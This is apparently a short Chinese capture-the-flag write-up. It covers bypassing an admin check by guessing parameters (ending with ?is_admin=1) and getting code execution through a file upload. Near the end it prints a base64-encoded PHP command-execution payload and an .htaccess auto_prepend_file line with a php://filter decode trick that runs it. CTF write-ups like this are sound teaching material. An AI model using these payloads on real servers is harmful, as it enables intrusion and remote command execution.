
改一下就得到了

身份权限校验系统
提示不能出现admin关键字

源代码没有一句提示,目录也没有,cookie也没有

尝试提交有关admin的参数去搜索了一些

admin=1 , is_admin=1 ,isadmin=1 ,admin_flag=1, root=1 ,isroot=1
最终用?is_admin=1得到flag
uploadfile
依旧文件上传
看看前端有没有限制,好像没有,那就传,虽然成功上传,但访问不了,感觉还是要并发上传
其实还有一种方法,把命令进行base64编码
PD9waHAgc3lzdGVtKCJscyAvIik7Pz4=
再在.htaccess后拼接一句
php_value auto_prepend_file "php://filter/convert.base64-decode/resource=5.png"最后访问
